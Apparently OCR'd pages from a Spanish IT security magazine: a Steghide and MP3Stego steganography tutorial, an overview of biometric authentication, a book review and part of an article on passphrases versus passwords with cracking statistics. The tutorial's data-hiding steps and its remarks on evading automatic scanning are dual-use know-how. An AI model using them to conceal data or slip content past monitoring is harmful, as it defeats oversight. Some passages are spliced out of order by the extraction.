Copia el archivo zip de la pagina web [1] y descomprimilo. Te provee de un manual en español de uso (tipo de archivo pdf). Este programa sirve para comprimir, encriptar y a la vez automáticamente chequear el proceso. Los archivos JPEG, BMP, WAV y AU son soportados como archivos de cobertura (portada). No existe ninguna restricción en el tipo de archivo de datos secretos. Esto es todo, ya podes empezar. Tenemos un archivo de imagen grande.jpg y queremos embeber en esta el archivo texto.txt. El comando es:
C:\Documents and Settings\steghide> steghide embed -cf grande.jpg -ef texto.txt
Te devolverá inmediatamente el siguiente mensaje y tendrás que introducir una contraseña

Anotar salvoconducto:
Re-ingresar salvoconducto:
adjuntando "texto.txt" en "grande.jpg"... hecho
¡Puedes comprobar que la alteración de la foto es imperceptible! Si quisieras ahora extraer el archivo escondido:
C:\Documents and Settings\steghide> steghide extract -sf grande.jpg
Anotar salvoconducto:
Anotó los datos extraídos e/"texto.txt".
Eso sí, no te tienes que olvidar la clave porque debe ser la misma que usaste cuando embebiste el archivo. El archivo que se embebe debe ser mas chico que el archivo de máscara (en nuestro caso grande.jpg es mas grande que texto.txt)

Steghide v.0.5.1 para linux

Bajar el archivo para Linux y descomprimirlo. En nuestro caso:

esperxat: ?/Desktop/steghide # bunzip2 steghidw-0.5.2tar.bz2



esperxat: ?/Desktop/steghide # ls
. .. steghide-05.1.tar
esperxat: ?/Desktop/steghide # tar -xvf steghide-0.5.1.tar

Luego

esperxat: ?/Desktop/steghide # cd steghide-0.5.1/
esperxat: ?/Desktop/steghide/steghide-0.5.1 # ./configure
esperxat: ?/Desktop/steghide/steghide-0.5.1 # make
esperxat: ?/Desktop/steghide/steghide-0.5.1 # su -c "make install"

Se necesitan ciertas librerías para que funcione el programa: Libmhash (una librería que tiene varios códigos de encriptación) [2], Libmcrypt [3], Libjpeg (sin ella no podríamos adjuntar archivos jpg ni extraerlos) [4] y zlib [5].

Libmhash es la única imprescindible sin embargo si no se tienen las otras se pierden características del programa.

Los comandos para embeber y extraer son los mismos que explicamos antes para el caso en windows.

MP3Stego para Windows


Comentaré acerca del programa MP3Stego [6]. Este esconde información durante la compresión de los archivos MP3 tan en-vogue. Los datos se comprimirán, encriptarán y luego ocultaran en el archivo de MP3 (te recomendamos que utilices el que posee la interfase gráfica, ya que sino tendrás que compilarlo en el Visual Studio C++). Supongamos que queremos esconder el archivo texto.txt para que parezca un archivo .mp3. Debemos tener un archivo que servirá de máscara .wav (debe ser mono, 16BITS, 44100Hz, PCM) y deben estar todos en el directorio donde están los archivos ejecutables del programa. Para enmascarar:

C:\Documents and Settings\MP3stego>encode -E texto.txt water.wav agua.mp3

Luego nos retornará un mensaje donde deberemos introducir una clave y confirmarla

MP3StegoEncoder 1.1.15
See README file for copyright info
Microsoft RIFF, WAVE audio, POM, mono 44100Hz 16 bit, Lenght: 0: 0: 9
MPEG-I layer III, mono Psychoacoustic Model: AT&T
Bitrate=128 kbps De-emphasis: none CRC: Off
Encoding "water.wav" to "agua.mp3"
Hiding "texto.txt"
Enter a passphrase:

Lo desafiamos!



En nuestra página web [8] encontrará una imagen. Usando Steghide v.0.5.1 descubra la imagen que hay debajo. Aparte podrá comparar con la original para ver que no ha cambiado demasiado. La palabra clave es: NEX. Agradecemos las imágenes prestadas a nuestro fotógrafo Oscar Varela Rizo.

Confirm your passphrase:

Tardará algunos segundos el proceso

[Frame 349 of 349] <100.00%> Finished in 0: 0: 8

Y nos retornará un archivo de salida agua.mp3 en el mismo directorio ¡Y puedes probar y escuchar el archivo .mp3 de salida sin darte cuenta que tiene un archivo de texto escondido!
Para revertir el proceso:

C:\Documents and Settings\MP3stego>decode -X agua.mp3
Existen otros programas como Gifshuffle [7] que sumerge mensajes en imágenes GIF alterando el mapa de colores. También Texto que es un programa rudimentario que convierte datos en código ASCII a oraciones en ingles. Esto hará que evada los programas de escaneo automático ya que simulan texto en inglés. No hemos mencionado que también la Esteganografía puede servir para ocultar información en disquetes sin poder ser detectado. Así por ejemplo el programa S-Tools no sólo que utiliza archivos BMP, GIF o Wav para enmascarar sino que esconde la información en el espacio inutilizado del disquete (sólo la versión 3 y además a diferencia de los anteriores sólo puede usarse bajo Windows y es el más popular de todos).

Una historia antigua de la esteganografía

Cuando el tirano griego Hisitaeus fue tomado como prisionero del rey Darius en el siglo 5 a.C. y debía mandar un mensaje hizo que se rasurarse la cabeza un esclavo y le tatuó este mismo en su cuero. Espero que le volviera a crecer el pelo y lo envió a la otra ciudad donde el mensaje fue recibido. El arte de la escritura cubierta es algo que se puede encontrar en libros antiguos ya que ha sido una ciencia que ha dio evolucionando durante la historia de la humanidad para ayudar a la gente.

Hablamos brevemente al comienzo del artículo sobre las marcas de agua (watermark) que se realizan a los productos digitales que equivalen al sello de marca registrada. A pesar de que se han mejorado con el tiempo y ahora sobreviven a ajustes de brillo, aplicación de filtros e inclusive impresiones y escaneos tenemos que mencionar que estas huellas son fáciles de borrar sin perdida de la calidad (dos ejemplos son StirMark y UnZign).

Bueno, espero que ahora sí se acuerden de la palabra... ¿estegano qué?

Bibliografía:

[1] http://steghide.sourceforge.net/
[2] http://mhash.sourceforge.net/
[3] http://mcrypt.sourceforge.net/
[4] http://www.ijg.org/
[5] http://www.gzip.org/zlib/
[6] http://www.petitcolas.net/fabien/steganography/mp3stego/
[7] http://www.darkside.com.au/gifshuffle//
[8] http://www.nexweb.com.ar

Núria Prats i Pujol

Es consultora en programación web/base de datos. En la actualidad realiza su doctorado en Física Teórica en la Universidad de Barcelona, España. Se la puede contactar en nuriapip@nexweb.com.ar

Sistemas de Autenticación Biométricos

Por Leonel Becchio

Definimos como autenticación a todo proceso de verificación de la identidad de alguien o algo. En todo proceso de autenticación las entidades que intervienen se validan mutuamente para poder trabajar. Si esta autenticación fracasa, no existe una confianza mutua para intercambiar información.

Principios

Si alguien que Ud. conoce personalmente se acercase a su casa, Ud. probablemente verificará que se trata de tal persona y dejará pasarlo abriendo la puerta. Ud. está aplicando un sistema de autenticación muy simple para validar la identidad de esa persona. Pongamos el caso de que Ud. trabaja como personal de seguridad en una empresa con cientos de empleados y que se le encarga controlar el acceso principal a la compañía. Muy difícilmente podrá recordar el rostro de todo el personal como para permitir o denegar el acceso a la planta. El sistema de autenticación del caso anterior ya no servirá si se tiene en cuenta las limitaciones que posee.
Teniendo en cuenta esto y a lo largo del tiempo se han desarrollado diferentes métodos de autenticación de usuarios que están basados en:

Algo que el usuario conoce, como ser una contraseña.
Algo que el usuario posee, como ser una tarjeta magnética.
Algo que el usuario es, o sea una propiedad intrínseca del mismo como ser las huellas dactilares.

En esta oportunidad nos ocuparemos de desarrollar aquellos sistemas de autenticación biométricos.

Sistemas de autenticación biométricos

El uso de contraseñas se ha usado por muchos años e incluso actualmente dada la sencillez de su implementación y el bajo costo pero ha resultado ser el eslabón más débil de la cadena. Según el CERT, el 80% de los ataques que ellos investigan están relacionados con contraseñas debido a su debilidad. Nos podemos preguntar a qué se debe tan alto porcentaje y la respuesta la encontramos en quién conoce esa contraseña, o sea el ser humano. Intencionalmente o no, los humanos no somos perfectos y podríamos olvidar, prestar, divulgar nuestras contraseñas. A esto sumémosle políticas mal implementadas en la creación y el mantenimiento de las mismas que hace que puedan ser interceptadas, adivinadas o crackeadas.
Por su parte, poseer una tarjeta de identificación, un token o llave de seguridad es más confiable que poseer una simple contraseña pero tengamos en cuenta que puede ser extraviada, robada o bien duplicada por lo que pierde cierto grado de confiabilidad.

De todos los sistemas de autenticación, los más robustos en cuanto a seguridad puede decirse que son los basados en características fisiológicas del individuo o bien en su comportamiento. Está demostrado que cada individuo posee ciertas propiedades intrínsecas que los diferencia del resto y los hace únicos. Estas características hacen que sean prácticamente inimitables. Dentro de estas características encontramos las huellas dactilares, el iris del ojo, la geometría de la mano, el timbre de voz, etc.
Un aspecto a tener en cuenta es cuán amigable resulta ser el sistema. La mayoría de la gente encuentra aceptable que le sean tomadas fotografías por video cámaras o el hecho de hablar frente a un micrófono. Mientras que en los Estados Unidos el uso de sensores de huellas digitales parece no ser un problema, en algunos otros países existe un fuerte rechazo cultural a tocar algo que haya sido tocado por mucha gente como los sensores dactilares o de mano entera.

Beneficios de emplear la biometría

Las estrategias de autenticación basadas en la biometría evitan muchas de las debilidades en la seguridad, en especial aquellas relacionadas al factor humano. Si tomamos como ejemplo las huellas digitales de cada ser humano, podemos decir que:

Las huellas digitales no pueden ser “adivinadas” o compartidas como una contraseña.
La seguridad no depende del esfuerzo humano ya que éste no se tiene que ocupar de “fortalecerla” ni de cambiarla cada tanto tiempo.
El individuo no puede olvidarse sus huellas digitales, evitando así llamadas a la mesa de ayuda.
Es muy difícil “prestar” las huellas digitales.
Estos sistemas son menos susceptibles a la ingeniería social que el uso de contraseñas.
A causa de que los sistemas biométricos utilizan ca- 





racterísticas propias de los usuarios en vez de algo que deban recordar o llevar, son menos susceptibles del mal uso.

Claro, uno podría preguntarse qué sucedería si alguien utiliza un dedo amputado de un individuo, pero estos son casos extremos.
Una de las formas de vulnerar estos sistemas sería interceptar la información procesada por los sensores y reutilizarla como si se tratara del individuo original.

Diferentes clases de sistemas biométricos

Escaneo de huellas digitales

Entre todas las técnicas biométricas, la identificación de huellas dactilares es el método más antiguo utilizado en diferentes aplicaciones. Cada individuo posee huellas digitales únicas e inmutables formadas por cantos y surcos en la superficie del dedo. La unicidad de una huella se puede determinar por el patrón de dichos cantos y surcos del cual se extraen minúsculos puntos para su posterior análisis. O sea que no se analiza la huella como un gráfico todo sino que se extraen solamente algunas referencias.

El escaneo consiste en explorar la zona de la huella a través de dos posibles tecnologías: un método óptico que consiste en generar una imagen de la huella o a través de un campo eléctrico que varía en función de la geometría de la misma. Como contra podemos citar que una lastimadura o suciedad impregnada en la yema del dedo hará que el sistema falle en su reconocimiento.

Dentro de las aplicaciones típicas donde el nivel de seguridad buscado no es tan crítico podemos encontrar teclados y ratones que para ser usados deben reconocer que el usuario es quién dice ser. Incluso existen escáneres para ser adaptados a notebooks a través de puertos USB o bien en tarjetas PCMCIA. Todos los métodos apuntan a garantizar la identidad correcta de quién accede a un equipo.


La autenticación mediante el escaneo de huellas se realiza actualmente en el cierre de puertas, cerraduras de cajas fuertes y hasta racks con equipos donde el acceso debe ser altamente restringido. Un uso muy particular es en este teléfono celular de la firma Casio que adoptó el sensor de huellas y las reproduce en pantalla.

Escaneo de manos

Este sistema emplea la forma geométrica de la mano para establecer la identidad de un individuo. Dado que las manos de los individuos no son únicas pues puede haber dos iguales entre ellos, esta técnica emplea una combinación de rasgos.
Algunos dispositivos miden sólo dos dedos mientras que otros miden la mano entera. Los rasgos que se tienen en cuenta son la curva de los dedos, el grosor y la longitud, el alto y el ancho de la palma y la estructura de los huesos. Obviamente, la alteración de alguno de estos rasgos puede hacer fallar al sistema o considerar intrusos a quienes no lo sean o peor aún, no reconocer a quienes debe. De esta manera y previniendo esto el sistema permite regular el nivel de seguridad deseado. El sistema







emplea una cámara de 32.000 píxeles para tomar una imagen tridimensional de la mano y poderla comparar con una previamente registrada en el proceso conocido como enrolamiento. Para el análisis el sistema desecha detalles de superficie como el largo de las uñas, huellas digitales, suciedad, etc., ya que pueden variar día a día.

En muchos aeropuertos se utiliza el escaneo de mano para permitirle a los clientes frecuentes evitar molestas colas de espera. Un uso frecuente es para el ingreso y egreso de personal ya que el tiempo que lleva reconocer un individuo es de tan solo 5 segundos de exploración y menos de uno para verificación.

Reconocimiento del iris

Los sistemas biométricos basados en esta técnica emplean rasgos únicos para identificar la identidad del individuo. Dado que los patrones del iris son extremadamente complejos, esta característica provee de un altísimo nivel de seguridad. Estos patrones son únicos para cada individuo, aún tratándose de personas gemelas. Los mismos se forman antes de nacer y se tornan estables luego del primer año de vida, permaneciendo inmutables por el resto de la vida. Por este motivo podrían considerarse inimitables. El hecho de que un ser humano posea patrones diferentes en cada uno de sus ojos y que estos sean fáciles de capturar, convierte a esta técnica en altamente consistente frente a intentos de falsificación o fraude.

De todos los sistemas de autenticación, los más robustos en cuanto a seguridad puede decirse que son los basados en características fisiológicas del individuo o bien en su comportamiento.

El reconocimiento de iris comienza tomándole al ojo del individuo una fotografía de muy alta resolución con cámara infrarrojas. El tiempo de exposición dura entre uno y dos segundos y alcanza para registrar la muestra y poder compararla con las previamente grabadas.

Se debe destacar que el uso de anteojos o lentes de contacto no presenta problemas en la calidad de la imagen tomada.

El sincronizar los datos de video con la identificación del habla permite un reconocimiento más exacto de lo que el usuario quiere expresar

Reconocimiento de voz

Tal vez esta técnica sea una de las más difundidas pues se encuentra en diversos campos. Desde los software de reconocimiento de voz que permiten el dictado de texto en forma dinámica hasta su uso en operaciones bancarias para evitar el fraude, esta técnica se ha ido popularizando cada vez más hasta llegar a dispositivos que funcionan gracias al dictado de órdenes.

La técnica consiste básicamente en pronunciar un texto frente a un micrófono para luego ser comparado con aquel mismo previamente incorporado al sistema. En caso de existir coincidencia, se procederá a realizar una acción determinada.

La voz humana es el resultado de una mezcla de frecuencias (tonos) que definen una característica particular que denominamos timbre. Este parámetro es el que nos permite distinguir una voz de otra de la misma manera que reconocemos un piano tocando la misma nota que un violín. Si bien ambas notas puedan ser de la misma frecuencia central, el sonido proveniente de cada uno posee un agregado de frecuencias que lo hace distinguible del otro.

La técnica entonces permite desglosar la voz para analizar su frecuencia central y la cantidad de otras frecuencias agregadas que le imprimen su timbre particular. El sonido que Ud. emite frente al micrófono se registra como una señal analógica, se la separa en sus componentes de frecuencia y cada una de ellas se digitaliza para poder ser procesada por una


computadora. La señal así obtenida es un patrón binario que se lo compara con otro previamente grabado. Una de las desventajas de los sistemas de reconocimiento de voz es que si el individuo se encuentra resfriado o disfónico, el sistema lo considera un intruso salvo que se amplíe el nivel de sensibilidad.

Las aplicaciones tradicionales del reconocimiento de voz son actualmente el dictado de texto u órdenes, ya sea en aplicaciones informáticas o incluso en teléfonos celulares para su discado automático.

En lo que respecta a seguridad se está haciendo cada vez más eficaz en operaciones bancarias en reemplazo de contraseñas un número de identificación personal (P.I.N.). Recientemente la firma Philips ha lanzado un ecógrafo con el agregado de un módulo que permite reconocer la voz del usuario para realizar anotaciones a modo de informe mientras es manipulado. Una especie de secretaria digital.

Por su parte la firma Intel ha desarrollado un software de reconocimiento audiovisual que se basa no solamente en reconocimiento de voz sino que la computadora mediante una cámara o webcam puede detectar el rostro de la persona que habla y rastrear los movimientos de su boca. El sincronizar los datos de video con la identificación del habla permite un reconocimiento más exacto de lo que el usuario quiere expresar, mejorando así una amplia variedad de aplicaciones incluso en ambientes ruidosos.

Sistemas biométricos basados en el comportamiento del individuo



Estos sistemas se basan en características del comportamiento del ser humano como son la forma en que realiza su firma o escribe en un teclado.

Reconocimiento de firma

Como un reemplazo de contraseñas o PIN´s, la verificación de firma dinámica es una tecnología biométrica que se utiliza para identificar a un individuo a través de su firma manuscrita.

Hay una importante diferencia entre lo que es una comparación simple de firmas y una verificación dinámica de firmas. Si bien ambas pueden ser computarizadas la comparación simple solamente tiene en cuenta el dibujo de la firma mientras que la verificación dinámica tiene en cuenta cómo fue hecha la firma, o sea lo que los parámetros que se tienen en cuenta son la velocidad, presión y tiempo que lleva a un individuo realizar su firma.

Una firma puede ser imitada en cuanto a lo que parece pero resulta prácticamente, imposible para quién no es el firmante original, hacer coincidir todos los parámetros antes descriptos.

Si bien hay leves variaciones en la firma manuscrita de una persona, la consistencia creada por el movimiento







natural y la práctica alcanzada con el tiempo crean patrones reconocibles dignos de utilizarse como técnica biométrica.

Reconocimiento de escritura en un teclado

En comparación a otras técnicas examinadas, el reconocimiento de tipeo es el más fácil de implementar y administrar debido a que es una solución completamente basada en software. No existe necesidad de instalar ningún hardware adicional.

El individuo debe tipear una palabra o conjunto de palabras específicas durante la etapa de enrolamiento. En la mayoría de los casos se utiliza el nombre de usuario y contraseña. Para crear la muestra el individuo debe tipear el texto varias veces para que el sistema pueda establecer un promedio de muestras.

Las características que se tienen en cuenta para el análisis incluyen la velocidad de tipeo, el tiempo que transcurre entre tecleos consecutivos, el tiempo que se presiona cada tecla, la frecuencia con que se utilizan otras teclas como números o teclas de funciones y la secuencia de teclas presionada cuando se accede a una mayúscula (o sea si se suelta primero la tecla shift o la tecla correspondiente a la letra).

El nivel de sensibilidad deberá ser ajustado en función de la necesidad operativa de la empresa que lo utilice.

Si bien esta técnica resulta familiar a los individuos, pues están acostumbrados al uso de nombres de usuario y contraseñas, tiene como debilidades que éstos pueden ser olvidados, prestados, comprometidos, etc.

Algunas consideraciones finales

Desde el punto de vista de la seguridad, pensemos que los sistemas biométricos pueden ser ajustados para obtener mayor o menor sensibilidad.



Tomemos como ejemplo la alarma de un auto. Cuando dicha alarma es muy sensible, la probabilidad de robo es bastante baja pero cualquier perturbación podría disparar una falsa alarma. Asimismo, reducir la sensibilidad reduciría la cantidad de falsas alarmas pero aumentaría la posibilidad de robo.

El nivel de sensibilidad deberá ser ajustado en función de la necesidad operativa de la empresa que lo utilice. Pero se deberá tener en cuenta que si el sistema biométrico no permite que los empleados ingresen cómodamente, se verá una suerte de frustración causando rechazo o no aceptación del mismo.

Una forma de medir la sensibilidad de un sistema biométrico es a través de lo que se denomina *tasa de falsos positivos* y *tasa de falsos negativos*.

La tasa de falsos positivos es la probabilidad de que el sistema permita ingresar intrusos.

Esta cifra ronda entre el 0,0001% y el 0,1% para los sistemas actuales, tomando como base un intento de ingreso convencional, no mediante fuerza bruta.

Por su parte, la tasa de falsos negativos es la probabilidad de que el sistema no reconozca y no acepte el ingreso de usuarios válidos. Esta cifra ronda entre el 0,00066% y el 1,0% siendo importante observar que un factor elevado hará que los usuarios se sientan frustrados si el sistema los rechaza siendo válidos.

Como ejemplo podemos mencionar que la técnica de reconocimiento del iris arroja que la probabilidad que un intruso sea validado en el sistema es de 1 en 1.200.000, considerando esta técnica como una de las más precisas.



LIBROS

Seguridad informática para empresas y particulares

G. Álvarez y P. Pérez - Editorial: McGraw Hill

Aunque la mayoría de usuarios particulares y de empresas tienen la percepción de que la seguridad de la información almacenada en soportes informáticos es una tarea difícil de aplicar y que exige una gran cantidad de dinero y de tiempo, los autores de este manual aseguran que, en realidad, con poco esfuerzo se puede lograr un nivel de seguridad razonable.



Síntesis

La informática ha pasado a formar parte de la actividad cotidiana de empresas y particulares. Los ordenadores almacenan información, la procesan y la transmiten a través de redes, abriendo nuevas posibilidades de ocio y de negocio. Cuanto mayor es el valor de la información gestionada, más importante es asegurarla. La mayoría de usuarios particulares y de empresas poseen la percepción de que la seguridad de la información es una tarea difícil de aplicar, que exige gran cantidad de dinero y de tiempo. En realidad, con muy poco esfuerzo se puede alcanzar un nivel de seguridad razonable, capaz de satisfacer las expectativas de seguridad de particulares y de pequeñas y medianas empresas. No siempre es fácil convencer a alguien para que pague más por algo que hace lo mismo, aunque de forma más segura. Esperar a que ocurra un desastre para adoptar una postura segura, suele ser un error garrafal y, normalmente, muy caro. Haciendo uso de herramientas que vienen suministradas con el propio sistema operativo o que son en su mayoría gratuitas, en este libro aprenderá como mantener la seguridad informática en su empresa. “Seguridad informática para empresas y particulares”, ha sido realizado en colaboración con Panda Software y pretende elevar el nivel de conocimiento de cuestiones relacionadas con la seguridad informática tanto para los usuarios particulares, como para los técnicos informáticos de pymes.

http://www.belt.es/bibliografia/articulo.asp?id=501

El gran Debate: Pass Phrases o Passwords

Parte 2da de 3

Autor: Jesper M. Johansson, Ph.D., ISSAP, CISSP
Security Program Manager
Microsoft Corporation

Este es el segundo de una serie de artículos sobre pass phrases versus passwords. La primera entrega cubría los fundamentos de passwords y pass phrases, cómo son guardados, y otros. En esta entrega discutiré la fortaleza relativa de cada tipo de password, y usaré algunos conceptos de matemática para ilustrar. En el tercer artículo, ofreceré algunas conclusiones y guía sobre cómo elegir passwords y configurar una política de passwords.



Los argumentos a favor y en contra

Las pass phrases están de moda por un número de razones, una es el desarrollo de herramientas que pueden crackear muchos passwords en minutos. Estas herramientas no son nuevas. El Password Appraiser Quakenbush podía hacerlo en 1998. Lo que es nuevo es la teoría y práctica detrás del trade off (intercambio) espacio-tiempo, propuesto por el Dr. Phillippe Oechslin (ver el artículo en NEX IT Specialist #11, Pág. 26, "Rainbow Crack").
El intercambio tiempo-espacio significa que usted no guarda todos los posibles hashes, lo que requeriría más espacio que el que existe en el universo (si trata de guardar los hashes NT).
Guardar todos los hashes de passwords de hasta 14 caracteres, usando un conjunto de 76 caracteres posibles; requeriría 5.652.897.009 exabytes de almacenamiento que superaría la capacidad de cualquier Filesystem (sistema de archivos) actual. Aún guardar todos los hashes LM (que requeriría 310 terabytes) es aún imposible. Para solucionar este dilema, el Dr. Phillippe Oechslin introdujo la idea de un trade-off (intercambio) tiempo-espacio donde sólo se guarda una porción del hash y su password asociado. Esto corta drásticamente el lugar necesario de almacenamiento, y con sólo 17 gigabytes de espacio se pueden guardar los hashes LM para el mismo conjunto de caracteres. Como veremos, uno de los argumentos primarios para el uso de pass phrases es que ellas hacen prohibitivos los requerimientos de almacenamiento y así evitan los ataques con hashes pre-computados.

Argumento 1: Los usuarios pueden recordar las pass phrases



El primer argumento de los que proponen las pass phrases es que los usuarios pueden recordar más fácilmente una pass phrase que un password largo de 10 o más caracteres. Eso puede ser cierto, pero como son pocos los usuarios que usan un password de 10 o más caracteres, es difícil de decir. Para analizar esa cuestión, llevé a cabo un estudio totalmente no científico con la idea de comprobar si los usuarios pueden recordar un password de 10 caracteres. Pregunté a los administradores cual era su opinión; 99% de ellos dijeron no solo que los usuarios no recordarían un password de 10 caracteres sino que además ellos se rebelarían si fueran forzados a usar uno así. ¿Pueden los usuarios recordar una frase de 10 caracteres? Probablemente, ya que hay solamente algunas pocas palabras en ellos. Un famoso trabajo clásico que siempre me gusta mencionar es de Miller (1956): "The Magical Number Seven, Plus or Minus Two: Some Limits On Our Capacity For Processing Information." (EL mágico número 7, más o menos 2: algunos límites en nuestra capacidad de procesar información).

La premisa de este trabajo (que es uno de esos escritos donde es suficiente con leer el título), es que los humanos tienen una capacidad limitada de procesar información. Podemos recordar 7, más o menos 2, trozos de información a la vez. El número 7 en sí mismo es menos importante que el hecho de que la capacidad de procesar información es limitada. Alguna gente cree que el número es 5, más o menos 2. Yo conocí algunos que insisten que es 3. En cualquier caso, la capacidad de procesar información está severamente limitada.
La definición de un "trozo" también varía de acuerdo a lo que tratamos de hacer. En un password de 10 caracteres elegidos al azar, un trozo es un símbolo y Miller establecería que la mayoría de la gente no podría recordar 10 símbolos elegidos al azar. Es mucho más fácil que un usuario recuerde una frase de 10 caracteres compuesta de 2 o 3 palabras (en este caso los trozos son palabras).

Si asumimos que los usuarios pueden recordar 7 trozos, palabras, o símbolos, entonces el más largo de los passwords que ellos podrán usar deberá estar limitado a 9 caracteres. Esta postura ha sido validada por testeo empírico. Para evaluar la fuerza de los passwords, yo crackeé 28.000 passwords de un dominio grande. De esos fui capaz de crackear completamente 23.311 o 83% y unos 13.16% parcialmente. Mientras este ejemplo no es enteramente representativo de todos los passwords, la estadística a través del resto de este artículo se ha basado en mí análisis de esos 23.311 passwords crackeados. Este análisis le otorga alguna creencia al límite de 9 caracteres: 64 % de los passwords crackeados del dominio, (se exigía un mínimo de 7 caracteres) eran 9 caracteres o menos. Por lo menos 90,37% de todos los passwords del dominio eran menores a 15 caracteres. (Es imposible decir exactamente cuántos tienen menos de 15 caracteres, salvo que los passwords sean capturados como texto plano (clear text). Por ende, esos passwords sin un hash LM eran asumidos de ser de 15 caracteres o más largos a pesar de que a algunos les faltaba un hash LM por otras razones).

En una pass phrase, cada palabra es un trozo. El promedio de una palabra en inglés es de 5 caracteres. En inglés 5 caracteres por palabra es también la medida estándar para medir la velocidad de tipeo en palabras por minuto. Del mismo modo, en un relevamiento en 1995 de 45 usuarios PGP, Arnold Reinhold descubrió que el promedio de pass phrases PGP contienen palabras de 5.3 caracteres. Reinhold también reporta que 5/8 de todas las palabras de este estudio eran palabras del diccionario en inglés. Esa muestra es tan pequeña que la deja científicamente inválida, pero es lo mejor que tenemos en la poca literatura disponible.

Guardar todos los hashes LM (que requeriría 310 terabytes) es aún imposible.

Retornando a Miller, un usuario recordando una oración de 7 palabras puede tener un password de 41 caracteres. Hay varias falencias en este razonamiento. Primero es improbable que una pass phrase real sea así de larga. Por ejemplo mi pass phrase actual (sí, yo las uso) es de solamente 35 caracteres de largo. Y yo ya pienso que es incómoda. También, Reinhold encontró que la pass phrase media contiene solo 4 palabras.

Argumento 2: Más largo es más fuerte

El otro argumento a favor de las pass phrases es que ellas son más largas y por ende más fuertes. Aún así, el largo de una pass phrase no es comparable al largo de un password. Los passwords más largos son considerados mejores por la típica forma de medir la fuerza del password (el tiempo que se tarda en crackearlos). Por ejemplo, como vimos antes, tomaría 5 años y 11 meses más crackear un password de 8 caracteres que uno de 7 caracteres. Esto es sólo acertado si el password es realmente al azar y cada símbolo tiene igual probabilidad de aparecer en el password. Si el password no es realmente al azar, estos cálculos ya no son válidos.

Como un argumento adicional para los passwords largos, se cita frecuentemente que los passwords más largos de 14 caracteres no generan hashes LM. Considerando que podemos remover a los hashes LM de otras formas, la mera eliminación no es realmente una ventaja de las pass phrases.

¿Pero existe entonces una ventaja en el largo? No realmente. Los crackeadores de passwords actuales están diseñados para crackear símbolos, pero no hay razón para que los futuros usen palabras como símbolos. Muchos de nosotros creemos que así sucederá. Así que passwords más largos no necesariamente implican una ventaja en futuro. Sólo ayudan a cancelar los efectos de las herramientas de cracking de hoy.

Argumento 3: Las Pass Phrases pueden ser más aleatorias

Hay una ventaja distinta para las pass phrases: alta entropía. La entropía es la medida de aleatoriedad. Hay tres componentes en la entropía: el número de ítems elegidos, el tamaño del conjunto desde el cual son elegidos, y la probabilidad de que cada ítem individual sea elegido. Ya que las pass phrases son más largas que los paswords, podrían tener un potencial para la entropía más alta que los passwords, incluso si son tomados desde el mismo conjunto de caracteres. Esto es digno de destacar porque los passwords crackers pueden ser diseñados para operar probabilísticamente. En vez de simplemente tratar cada combinación posible de letras en un password, los passwords crackers comienzan con combinaciones comunes desde un diccionario, luego se mueven sobre permutaciones de ésas basadas en frecuencias de letras. Así, nuestro cálculo de tardar 28 días para crackear un password de 7 caracteres puede no ser exacto. En realidad, es posible frecuentemente crackear muchos passwords en pocos segundos, dependiendo de cómo están compuestos. Por lo tanto, entropía es una mejor medida en la fortaleza de password, que la longitud simple y el conjunto de caracteres usados.



Veamos algunos ejemplos. Nuestro testeo revela que más del 83% de los passwords en nuestro ejemplo estaban extraídos solamente del conjunto de caracteres compuesto de letras, números y los símbolos **!@#$%^&*()-_+=.** Este conjunto de caracteres tiene 26+26+10+14=76 símbolos en inglés, y un poco más en otros lenguajes. Además, el 80% de los símbolos usados en esos passwords son elegidos sólo entre 32 de esos 76 símbolos. Los 32 símbolos comunes son, en orden de número de apariciones: **ea1oirn0st2lud!m3hcyg94kSbpM758B**. Aún más interesante, el 10% de los passwords están compuestos únicamente por éstos 32 símbolos.
